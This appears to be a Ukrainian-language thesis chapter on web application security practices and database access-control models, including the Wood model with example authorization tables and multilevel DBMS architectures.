Почніть з етапу проектування та розробки

Безпека веб-додатків повинна бути однією з ваших проблем ще до того, як буде написаний один рядок коду. Коли ви починаєте розробляти програму, враховуйте всі способи, якими загрози можуть спробувати саботувати вашу веб-програму.

Моделювання загроз є важливою вправою, яку ваша команда повинна пройти на етапі проектування та розробки. Це передбачає обговорення між архітекторами безпеки та командою розробників щодо різних облікових записів для оцінки готовності програми до безпеки.

Коли мова заходить про розробку веб-додатків, ви повинні переконатися, що ваші розробники добре знають про існуючі загрози безпеці. Бажано, щоб вони пройшли навчання щодо OWASP Top 10 і контрольного списку безпеки веб-додатків SANS. Крім того, під час створення веб-програми команди можуть

дотримуватися методів безпечного кодування та враховувати перевірки введення, загальне впровадження, впровадження SQL та інші фактори. [4]

Створіть план безпеки веб-додатків

Створіть план безпеки веб-програми, який чітко визначає цілі вашого бізнесу щодо захисту веб-програми. Переконайтеся, що ви залучили до обговорення всіх зацікавлених сторін під час розробки плану.

Компанії можуть визначати пріоритети для різних інтересів, таких як відповідність вимогам і ідентичність бренду. Якими б не були ваші пріоритети, переконайтеся, що план містить чіткі дієві кроки для посилення безпеки. У ньому слід згадати спосіб вирішення та навіть згадати команди та осіб, відповідальних за кожен із цих кроків.

Проведіть інвентаризацію та визначте пріоритетність заявок

Проведіть інвентаризацію всіх веб-додатків, які використовує ваша організація. Оцініть, як часто ви використовуєте їх і наскільки тісно вони пов’язані з іншими веб-додатками.

Проводячи інвентаризацію, вам також потрібно стежити за фальшивими та зайвими програмами. Перше звернення до них суттєво покращить стан безпеки ваших веб-додатків.

Створення такого журналу всіх веб-додатків може бути виснажливим завданням, але вся ця важка робота допоможе вашій компанії зробити наступні найкращі кроки. Розробники повинні знати про велику кількість і серйозність проблем безпеки. Це допоможе керівникам проектів і власникам легко визначити пріоритети завдань безпеки.

Обговорення безпеки веб-додатків є неповним без згадки про тестування. Ви дуже добре усвідомлюєте важливість тестування та те, як воно допомагає виявляти різні недоліки безпеки у ваших веб-додатках. Щоб спростити тестування, ось кілька параметрів, про які слід пам’ятати під час тестування:

Конфіденційність: чи може ваша веб-програма забезпечити збереження всієї приватної та конфіденційної інформації, наданої користувачами?

Цілісність: чи є спосіб переконатися, що інформація, надана користувачами на сайті, є правильною?

Автентифікація: чи можете ви перевірити, чи дані, надані користувачем, належать лише йому?

Авторизація: чи є достатні гарантії, щоб гарантувати, що користувачі можуть виконувати лише ті кроки, які їм дозволено виконувати у веб-програмі?

Доступність: чи можете ви підтвердити, що інформація, яка надається користувачам через веб-додаток, є прийнятною та готовою до використання?

Тестування за такими параметрами забезпечить комплексне тестування, а також безпеку вашої веб-програми.

Кібербезпека залежить від того, хто отримає першим. Хоча кіберзлочинці не залишають каменя на камені, щоб виявити всі можливі вразливості у вашій веб-програмі, ви повинні надати своїм командам усі ресурси, необхідні для пом’якшення проблем.

Від тренінгів із безпеки до поінформованості про вразливості, члени вашої команди мають постійно бути в курсі всіх можливих недоліків веб-додатків. Маючи відповідні знання, вони залишатимуться в курсі проблем і запобігатимуть появі вразливостей у веб-додатку.

Залучіть усіх до заходів безпеки

Деякі компанії досі вважають, що безпека має бути лише завданням спеціалізованої команди. У поточному бізнес-середовищі такий підхід нежиттєздатний:

Збільшення розриву в навичках кібербезпеки означає, що команди безпеки не в змозі наздогнати зростання бізнесу.

Спеціальна команда безпеки стає вузьким місцем у процесах розробки.

Якщо безпека є реактивною, а не проактивною, команда безпеки має вирішити більше проблем.

Поточна найкраща практика створення безпечного програмного забезпечення називається SecDevOps. Цей підхід, який йде далі, ніж DevSecOps, припускає, що кожна особа, яка бере участь у розробці веб-додатків

(і будь-яких інших розробок додатків), певним чином відповідає за безпеку. Розробники знають, як писати безпечний код. Інженери з контролю якості знають, як застосовувати політики безпеки до своїх тестів. Усе керівництво та керівники дбають про безпеку під час прийняття ключових рішень.

Ефективний безпечний підхід DevOps вимагає багато освіти. Кожен має знати про загрози безпеці та ризики, розуміти потенційні вразливості програм і відчувати відповідальність за безпеку. Хоча це потребує багато часу та зусиль, інвестиції окупаються завдяки першокласним безпечним програмам.

Прийняти структуру кібербезпеки

Кібербезпека дуже складна і вимагає добре організованого підходу. Легко забути про певні аспекти і так само легко впасти в хаос. Ось чому багато організацій будують свою стратегію безпеки на обраній основі кібербезпеки.

Структура кібербезпеки – це стратегічний підхід, який починається з детального дослідження ризиків безпеки та включає такі дії, як розробка плану реагування на кіберінциденти разом із відповідними контрольними списками безпеки додатків. Чим більша організація, тим більше потрібен такий стратегічний підхід.

Ще однією перевагою впровадження системи кібербезпеки є усвідомлення того, що вся кібербезпека взаємопов’язана, і веб-безпеку не можна розглядати як окрему проблему.

Автоматизуйте та інтегруйте засоби безпеки

У минулому групи безпеки проводили тестування безпеки додатків вручну за допомогою спеціальних рішень безпеки. Наприклад, дослідник безпеки спочатку використає простий сканер уразливостей, а потім вручну проведе додаткове тестування на проникнення за допомогою інструментів з відкритим кодом. Однак у поточному середовищі безпеки такий підхід не є оптимальним. Як і в усій IT-індустрії, найефективніші процеси IT-безпеки базуються на автоматизації та інтеграції.

Зараз багато інструментів безпеки розроблено з урахуванням такої автоматизації та інтеграції. Наприклад, сканери вразливостей бізнес-класу

призначені для інтеграції з іншими системами, такими як платформи CI/CD і засоби відстеження проблем. У такого підходу є кілька переваг:

Чим менше ручної роботи, тим менше місця для помилок. Якщо процеси безпеки автоматизовані та інтегровані, ніхто не зможе, наприклад, забути про сканування веб-програми перед її публікацією.

Якщо безпека інтегрована в життєвий цикл розробки програмного забезпечення (SDLC), проблеми можна знайти та усунути набагато раніше. Це значно економить час і значно полегшує відновлення.

Якщо інструменти безпеки працюють разом з іншими рішеннями, що використовуються в розробці програмного забезпечення, такими як засоби відстеження проблем, проблеми безпеки можна розглядати так само, як і будь-які інші проблеми. Інженери та менеджери не втрачають часу на вивчення та використання окремих інструментів для цілей безпеки.

Дотримуйтесь практик безпечної розробки програмного забезпечення

Існує два ключових аспекти безпечної розробки програмного забезпечення:

Практики, які допоможуть вам робити менше помилок під час написання коду програми

Практики, які допомагають раніше виявляти та усувати помилки

У першому випадку розробники програмного забезпечення повинні бути проінформовані про можливі проблеми безпеки. Вони повинні розуміти SQL-ін’єкції, міжсайтовий сценарій (XSS), міжсайтову підробку ресурсів (CSRF), а також інші вразливості та неправильні конфігурації, такі як ті, що перераховані в топ-10 OWASP. Вони також повинні знати стандарти безпеки, безпечні методи кодування, алгоритми, механізми та інструменти, необхідні для створення безпечних веб-додатків. Наприклад, вони повинні знати, як запобігти ін'єкціям SQL.

У другому випадку найбільше допомагає сканування вразливостей безпеки якомога раніше в життєвому циклі розробки. Якщо ви інтегруєте інструменти безпеки у свої конвеєри DevOps, щойно розробник публікує нову

або оновлену функцію, він отримує інформацію про будь-які вразливості в ній. Оскільки це робиться негайно, це також значно полегшує виправлення таких уразливостей, оскільки розробник усе ще пам’ятає код, над яким працював. Це також гарантує, що розробник може виправити власний код і не витрачати час на спроби зрозуміти код, написаний кимось давно.

Використовуйте різноманітні заходи безпеки

Існує багато аспектів веб-безпеки, і жоден інструмент не можна сприймати як єдиний захід, який гарантує повну безпеку. Ключовим інструментом безпеки веб-додатків є сканер вразливостей. Однак навіть найкращий сканер уразливостей не зможе виявити всі вразливості та неправильну конфігурацію безпеки у ваших веб-додатках та API/веб-службах, наприклад логічні помилки, або обійти складні схеми контролю доступу/автентифікації без втручання людини.

Сканування вразливостей не можна розглядати як заміну тесту на проникнення. Крім того, щоб повністю захистити веб-сервери, сканування вразливостей має поєднуватися зі скануванням мережі. На щастя, деякі сканери вразливостей інтегровані зі сканерами мережевої безпеки, тому обидві дії можна виконувати разом.

На додаток до сканерів уразливостей, які базуються на технологіях DAST або IAST, багато підприємств додатково обирають використовувати інструмент SAST (аналіз вихідного коду) на ранніх етапах, наприклад, у конвеєрах SecDevOps або навіть раніше, на машинах розробників. Такий інструмент є дуже корисним доповненням, але через свої обмеження (наприклад, нездатність захистити сторонні елементи) він не може замінити інструмент DAST.

Оскільки сьогодні більшість програмного забезпечення створено з використанням сторонніх компонентів, багато з них із відкритим вихідним кодом, сучасні веб-програми часто на 80% або більше базуються на коді, написаному не вашими командами розробників. Хоча тести DAST/IAST/SAST все ще знаходять помилки в програмах, які значною мірою базуються на бібліотеках сторонніх розробників, ви можете заощадити багато часу та зусиль,

знайшовши добре відомі незахищені версії таких компонентів за допомогою рішення SCA.

Деякі компанії вважають, що найкращий спосіб захисту від загроз, пов'язаних з Інтернетом, – це використання брандмауера веб-додатків (WAF). Однак WAF — це лише пластир, який усуває потенційні вектори атак. Хоча WAF є важливою частиною повного пакету безпеки для підприємства та найкращим способом обробки вразливостей нульового дня за допомогою віртуальних виправлень, його не слід розглядати як найважливішу лінію захисту.

Загалом, вам слід використовувати різні засоби безпеки, але ви не повинні просто вірити, що їх придбання та надання вашій команді безпеки вирішить проблему. Ці заходи безпеки мають бути інтегровані з усім вашим середовищем і максимально автоматизовані. Вони створені для того, щоб зменшити обсяг роботи служби безпеки, а не збільшити його.

Виконайте вправи з безпеки

Один із найкращих способів перевірити, чи ваша конфіденційна інформація є безпечною, — це здійснити імітаційні атаки. Це ключове припущення, що лежить в основі тестування на проникнення, але тести на проникнення — це лише вибіркова перевірка. Щоб повністю і постійно оцінювати свою позицію безпеки, найкращий спосіб – виконувати безперервні вправи з безпеки, наприклад кампанії червоної команди проти синьої команди.

Ідея red teaming полягає в тому, щоб найняти зовнішню організацію, яка постійно намагається кинути виклик вашій безпеці, і створити місцеву команду, яка відповідатиме за припинення таких спроб. Цей підхід має багато переваг. Безперервні навчання означають, що ваш бізнес завжди готовий до атаки. Це також допомагає підтримувати загальну обізнаність про безпеку, оскільки синя команда включає набагато більше, ніж просто спеціальну команду безпеки.

Спеціальна червона команда не просто використовує вразливі місця безпеки. Вони часто виконують різні типи фіктивних атак (включно з фішингом, соціальною інженерією, DDoS-атаками тощо), щоб допомогти вам

захиститися від справжніх. Додатковою перевагою також є усвідомлення того, як різні елементи безпеки сплетені разом і не можуть розглядатися окремо.

Підтримуйте баунті програму

Багато професіоналів із безпеки першокласного рівня вважають за краще працювати фрілансерами, а не бути найнятими на роботу на повний робочий день або на проектній основі. Втрата такого видатного досвіду – це величезна трата. Ваш бізнес може використовувати такі цінні ресурси, запровадивши програму винагороди.

Хоча деякі компанії можуть сприймати програму баунті як ризиковану інвестицію, вона швидко окупається. Це також підвищує повагу до вашого бренду в хакерській спільноті та, відповідно, загальне сприйняття бренду. Якщо у вас є програма винагороди та чесно ставитеся до хакерів із «білими капелюхами», ваш бренд сприймається як зрілий і пишається своєю позицією безпеки. Ви можете посилити таке сприйняття, публічно оприлюднивши виплати за програмою баунті та відповідально поділившись інформацією про будь-які виявлені вразливості безпеки та витоки даних. [5]

2 ЗАГАЛЬНИЙ КОНЦЕПТ ЗАХИСТУ БД

2.1 Дизайн захисту

База даних — це набір даних, які організовані та керовані СУБД. Безпека бази даних досягається за допомогою набору механізмів як на рівні СУБД, так і на рівні операційної системи. Було доказано, що функції управління на рівні ОС і управління спільними ресурсами дуже корисні для безпеки в середовищі СУБД. Але рівень СУБД має власні проблеми безпеки, які відрізняються від рівня ОС.

Життєвий цикл даних. Дані в системі баз даних зазвичай мають тривалий життєвий цикл, оскільки програма може працювати багато років. СУБД повинна захищати дані протягом усього життєвого циклу даних.

Логічні та фізичні об'єкти. База даних має логічні та фізичні об’єкти. Логічні об’єкти в базі даних включають представлення, відносини, ключі тощо. Фізичні об’єкти в базі даних включають файли даних, блоки даних, пам’ять, процеси тощо. Логічні об’єкти СУБД не залежать від фізичних об’єктів ОС. Отже, механізми безпеки в СУБД повинні захищати як логічні об’єкти бази даних, так і фізичні об’єкти бази даних.

Метадані. У базі даних існує об’єкт «метаданих», який надає інформацію про структуру даних у базі даних. Наприклад, у реляційній базі даних об’єкт метаданих описує зв’язки між сутностями, доменами атрибутів, зберіганням таблиць, обмеженнями таблиці тощо. Насправді метадані містять конфіденційну та важливу інформацію, таку як зв’язки та типи даних вмісту бази даних і можуть використовуватися як метод контролю доступу до базових даних. У базі даних метадані зберігаються в словниках даних, які є таблицями, що відрізняються від таблиць програми. Об’єкт метаданих має бути захищений так само, як і звичайні дані.

Семантична кореляція між даними. У базі даних дані мають семантику, а дані пов’язані з іншими даними через семантичні зв’язки. Механізм безпеки в

СУБД повинен уникати порушень безпеки, пов’язаних із семантичною кореляцією між об’єктами. Наприклад, загрози висновку пов’язані із семантичними зв’язками. У статистичній базі даних користувачі не можуть робити висновки щодо окремих елементів даних із сукупних статистичних даних, отриманих за допомогою статистичних запитів.

Динамічні та статичні об'єкти. Логічні об'єкти в базах даних можуть створюватися динамічно і не мати відповідних фізичних об'єктів. Наприклад, результати запиту відрізняються для різних запитів. Подання динамічно створюються з базових таблиць. Віртуальні відносини є похідними від базових відносин, які фактично зберігаються в базах даних. Фізичні об'єкти, якими керує ОС, є статичними. Механізми безпеки в СУБД повинні спеціально захищати динамічні та статичні об’єкти бази даних.

Кілька типів даних. Бази даних характеризуються різноманітністю типів даних. Отже, в СУБД потрібні кілька режимів доступу. Наприклад, вони можуть включати адміністративний режим, статистичний режим тощо. У реляційних базах даних режими доступу виражаються в термінах базових операторів SQL, таких як SELECT, DELETE, INSERT і UPDATE. Існують лише режими фізичного доступу для операцій читання, запису та виконання на рівні ОС.

Багаторівнева транзакція. У базі даних транзакції можуть включати дані з різними рівнями безпеки. Механізм безпеки СУБД повинен уникати порушень безпеки в цих багаторівневих транзакціях. Наприклад, дані можуть перетікати з високого рівня безпеки на низький рівень безпеки. Ця дія може спричинити порушення безпеки.

Деталізація об'єкта. Деталізація об’єктів у СУБД більша, ніж деталізація об’єктів в ОС. Наприклад, деталізація об’єктів у СУБД включає базу даних, колекцію відношень, одне відношення, кілька рядків одного відношення, кілька стовпців одного відношення тощо. Тонша деталізація для спільного використання даних також потрібна на рівні СУБД. СУБД повинна забезпечувати управління доступом різного ступеня деталізації.

Багаторівневий захист. СУБД повинна забезпечувати багаторівневий захист, оскільки різні мітки безпеки можуть бути призначені елементам даних в одному об’єкті. Наприклад, у реляційних базах даних відношення має мітку безпеки та містить атрибути, які мають власні мітки безпеки. Механізми повинні визначати мітки безпеки та призначати мітки безпеки об’єктам і суб’єктам.

2.2 Елементи моделі захисту в БД

Предмети. Суб'єктами можна вважати активні процеси, що діють від імені користувача. Це активні об’єкти системи, які запитують доступ до об’єктів. Суб’єкти представляють можливі загрози безпеці даних. Запити на доступ необхідно перевірити, щоб переконатися, що вони відповідають вимогам безпеки бази даних. На рисунку 2.1 зображені елементи захисту.



Рисунок 2.1 – Елементи структури захисту СУБД [6]

Об'єкти. Об'єкти містять інформацію, яку необхідно захистити від несанкціонованого доступу або несанкціонованої модифікації. Об’єкти включають фізичні таблиці, рядки, стовпці, словники даних тощо.

Режими доступу. Виконання режиму доступу викликає інформаційний потік даних від об'єкта до суб'єкта і навпаки. Режими доступу - це види доступу, за допомогою яких суб'єкти здійснюють доступ до об'єктів.

Політика. Це правила, на основі яких керується доступ. Це вимоги безпеки бази даних.

Авторизація. Стан авторизації включає набір прав і привілеїв, які користувачі мають для доступу та роботи з об'єктами системи баз даних.

Права адміністратора. Такі привілеї, як надання, відкликання та володіння, дозволяють змінювати повноваження. Наприклад, у дискреційних системах адміністративні права суб’єктів дозволяють їм надавати права/привілеї іншим суб’єктам і скасовувати права/привілеї інших суб’єктів.

Аксіоми. Ці властивості повинні бути задоволені в системі. Аксіоми визначають умови, яким має задовольняти стан авторизації. Модифікація стану авторизації, наприклад суб’єктів, об’єктів або авторизації за допомогою адміністративних привілеїв, дозволена, лише якщо кінцевий стан авторизації все ще задовольняє аксіомам.

2.3 Модель Вуда

Ця модель, запропонована Вудом, орієнтована на управління авторизацією та контроль доступу в базах даних багаторівневої схеми. Це дискреційна модель. Модель використовує трирівневу архітектуру баз даних. Три рівні: зовнішній, концептуальний і внутрішній. Відповідно до цієї архітектури база даних характеризується внутрішньою схемою, концептуальною схемою та рядом зовнішніх схем. Кожна зі схем може базуватися на різній моделі даних і визначати кілька типів об’єктів.

• Архітектура моделі

Базуючись на трирівневому представленні бази даних, архітектура моделі Вуда має такі три рівні:

Зовнішній рівень: цей рівень є найближчим до користувачів і представляє погляд користувачів на базу даних. Запити користувачів на доступ до об’єктів зовнішньої схеми транслюються в операції над об’єктами концептуального рівня та внутрішнього рівня.

Концептуальний рівень: цей рівень представляє структуру даних, що зберігаються в базі даних. Кілька зовнішніх об'єктів можуть підтримуватися одним концептуальним об'єктом.

Внутрішній рівень: це найближчий рівень до фізичного сховища. Це найнижчий рівень представлення даних, що зберігаються у фізичній базі даних.

Відповідно до цієї архітектури в базі даних існує кілька зовнішніх схем, концептуальна схема та внутрішня схема.

Модель Вуда розглядає реляційну базу даних для зовнішнього рівня та об’єктно-реляційну модель для концептуального рівня. Він приділяє більше уваги узгодженості між правилами авторизації на різних рівнях і перевірці запитів доступу на основі цих правил.

• Предмети:

Суб’єктами в моделі є користувачі, які мають доступ до системи баз даних. У цій моделі є два типи користувачів.

Одна з них – авторизатори, які відповідають за адміністрування повноважень, таких як надання прав доступу до об’єктів бази даних користувачам і скасування прав доступу до об’єктів бази даних у користувачів.

Іншим є користувачі, які отримують доступ до системи на основі своїх прав доступу, наданих авторизуючими особами.

• Об'єкти:

Об’єкти в цій моделі включають об’єкти концептуального рівня та об’єкти зовнішнього рівня. На малюнку 2.2 показана трирівнева архітектура бази даних моделі Вуда.



Рисунок 2.2 – Загальні ієрархія моделі Вуда

Кожен об'єкт о в системі має категорію типу. Можливі категорії типу на концептуальному рівні включають атрибут, сутність і зв’язок між різними наборами сутностей. Тип зв’язку – це двонаправлений тип зв’язку між двома об’єктами. Для кожного напряму відносини мають свою змістовну назву. Категорії типу на зовнішньому рівні — таблиця/вид і поле/стовпець. Таблиці можна описати в термінах об’єктів концептуального рівня.

Режими доступу:

У цій моделі є два режими доступу: один — режими доступу концептуального рівня, а інший — режими доступу зовнішнього рівня.

Правила доступу:

Приклад таблиці AC наведено в таблиці 2.1. Таблиця AC має два стовпці, один – це зовнішні об’єкти O, а інший – типи доступу T.

Таблиця 2.1 – Таблиця ролей.

O	T
EMPLOYEE	delete
EMPLOYEE	insert
EMPLOYEE.name	read
EMPLOYEE.snn	read
EMPLOYEE.manager	read
EMPLOYEE.salary	read
EMPLOYEE.manager	update
EMPLOYEE.salary	update

Авторизації описуються правилами доступу, які є 4-кортежами форми (s,o,t,p). Правило доступу <s,o,t,p) означає, що суб’єкт s може виконувати режим доступу t до об’єкта o за умов, виражених предикатом p. Оскільки концептуальний рівень забезпечує глобальне уявлення про структуру бази даних, основні правила доступу повинні бути визначені на цьому рівні. Ці правила доступу можна трансформувати в правила доступу до об'єктів зовнішнього рівня. Авторизатор зовнішнього об’єкта має повноваження вказувати типи доступу для одного конкретного об’єкта, приймаючи правила концептуального рівня та визначаючи деякі нові або більш обмежувальні правила. Наприклад, визначення таблиці містить обмеження доступу, які

визначають права доступу для кожної таблиці та поля зовнішнього рівня. Ці обмеження зберігаються в таблиці обмежень доступу (AC).

Правила доступу для концептуального рівня зберігаються в таблиці концептуальних правил (CR). <sc,oc,tc,p c> визначено для наборів сутностей, атрибутів і зв'язків. Приклад таблиці CR наведено в таблиці 2.2.

Таблиця 2.2 – Таблиця ролей багаторівнева.

Sc	Oc	Tc	Pc
Jones	EMPLOYEE.name	read	-
Jones	EMPLOYEE.ssn	read	-
Jones	EMPLOYEE.manager	read	-
Jones	EMPLOYEE.salary	read	-
Jones	EMPLOYEE.salary	update	Where EMPLOYEE.manager=Jones
Smith	EMPLOYEE.name	read	-
Smith	EMPLOYEE.ssn	read	-

Правила доступу для зовнішнього рівня зберігаються в таблиці зовнішніх правил (ER). <se,oe,te,p e) визначено для таблиць і полів. Тип доступу, указаний у зовнішньому правилі для зовнішнього об'єкта, має бути одним із дозволених доступів до цього об'єкта, указаних у таблиці AC. Правила доступу на зовнішньому рівні мають узгоджуватися з основними правилами концептуального рівня.

Управління доступом:

Запит на доступ, поданий користувачем, перевіряється на відповідність правилам зовнішнього рівня. Якщо запит відповідає правилу в правилах зовнішнього рівня, процес контролю доступу продовжується. В іншому випадку процес припиняється. Щоб обмежити доступ користувача лише до

входжень об’єктів, які задовольняють як предикату, заданому користувачем, так і предикату, зазначеному в правилах доступу, предикат правила зовнішнього рівня додається до запиту за допомогою оператора AND.

Потім модифікований запит на зовнішній об'єкт перетворюється в операцію на базових концептуальних об'єктах. Операція та об’єкти модифікуються обмежувальними операціями з предикатами в концептуальному рівні.

Наприклад: Менеджер Джонс хоче збільшити зарплату Боба до 40 000 доларів. У таблиці 2.3 загальна структура ER.

Таблиця 2.3 – Таблиця ролей ER.

Se	Oe	Te	Pe
Jones	EMPLOYEE.name	read	-
Jones	EMPLOYEE.name	update	-
Jones	EMPLOYEE.manager	read	-
Jones	EMPLOYEE.salary	read	-
Jones	EMPLOYEE.salary	update	Where EMPLOYEE.name <> EMPLOYEE.manager AND EMPLOYEE.name <> Jones
Jones	EMPLOYEE.ssn	read	-
Jones	EMPLOYEE.ssn	update	-
Smith	EMPLOYEE.name	read	-
Smith	EMPLOYEE.ssn	read	-

Спочатку система перевіряє <S, O, T, P> у таблиці ER (табл. 3.3). Якщо T = Te існує в таблиці ER, де Se — Джонс, а Oe — EMPLOYEE.salary, обробка керування доступом продовжиться. Інакше у доступі буде відмовлено. Предикат для Se (Jones), Oe (EMPLOYEE.salary) і Te (Update) є «where

EMPLOYEE.name <> EMPLOYEE.manager AND EMPLOYEE.name <> Jones» у цій таблиці ER, оскільки Джонс не повинен мати можливість оновлювати зарплату для себе та для своїх керівників. Потім система перевіряє модифіковані <S, O, T, P> у таблиці CR (табл. 3.2). Тут змінений предикат: «where EMPLOYEE.name <> EMPLOYEE.manager AND EMPLOYEE.name <> Jones AND EMPLOYEE.name = Bob». У таблиці CR є предикат «where EMPLOYEE.manager = Jones», де Sc — Джонс, Oc — EMPLOYEE.salary, а Tc — Update. Отже, новий предикат: «де EMPLOYEE.name <> EMPLOYEE.manager AND EMPLOYEE.name <> Jones AND EMPLOYEE.name = Bob AND EMPLOYEE.manager = Jones».

Оскільки Джонс надсилає запит на оновлення зарплати працівника Боба, модифікований предикат виконується. Після обробки цього керування доступом Джонс може виконати дію оновлення для об’єктів бази даних – зарплата Боба.

2.4 Архітектура безпеки СУБД

Захищені СУБД працюють у двох можливих режимах: один — «системний високий», а інший — «багаторівневий». У СУБД «системного високого рівня» всі користувачі несуть відповідальність за перегляд даних перед тим, як правильно їх оприлюднити.

Користувачі в цій системі мають найвищий рівень безпеки, тобто найвищий рівень доступу.

Цей режим дозволяє користувачам використовувати існуючі технології СУБД без застосування будь-яких змін, але потребує додаткових витрат на процедуру оформлення користувача та перегляд даних вручну. У системі баз даних Oracle використовується більш бажаний режим, «багаторівневий режим».

У «багаторівневому» режимі різні типи архітектур базуються на використанні довірених і ненадійних СУБД.

Багаторівневі архітектури включають архітектуру довіреного суб’єкта та архітектуру Вудс-Хоул. Довірена СУБД і довірена ОС використовуються в архітектурі довіреного суб’єкта.

Архітектура довіреного суб’єкта вимагає розширення функцій безпеки існуючої СУБД або розробки нової СУБД з нуля. В архітектурі Вуда-Хола застосована ненадійна СУБД із додатковими надійними функціями, доданими в систему. Кемелізована архітектура, яку зараз використовують системи Oracle, є однією з архітектур Вудс-Хоул.

Визначається рівень СУБД, високий і низький. Високий рівень домінує над Низьким. Користувачі, які працюють на високому рівні, взаємодіють із високою СУБД через довірений інтерфейс (TFE).

Користувачі, які працюють на низькому рівні, взаємодіють із низькою СУБД через довірений інтерфейс. TFE діє як контрольний монітор, тобто його неможливо обійти.

TFE відповідає за виконання функцій безпеки та багаторівневого захисту. Потім запити користувачів передаються базовій операційній системі.

Тут використовується довірена операційна система, яка відповідає за здійснення фізичного доступу до даних у базі даних і за забезпечення обов’язкового захисту фізичних файлів даних.

Довірена ОС отримує належні дані з основної бази даних. Він виконує контроль безпеки об’єктів бази даних.

У цій архітектурі необхідні багаторівневі процеси декомпозиції та відновлення, які повинні бути належним чином визначені для забезпечення коректності та ефективності системи.

Процес декомпозиції перетворює багаторівневе відношення на кілька однорівневих відношень.

Кожне окреме відношення містить лише ті дані, які мають заданий рівень безпеки та зберігаються в об’єктах операційної системи.

Процес відновлення генерує багаторівневе подання, яке містить дані, які користувач запитує через запит. Цей процес виконується на однорівневих зв’язках під час їх отримання.

3 СТРУКТУРА БЕЗПЕКИ СУБД ORACLE ТА ЇЇ МЕТОДИ БЕЗПЕКИ

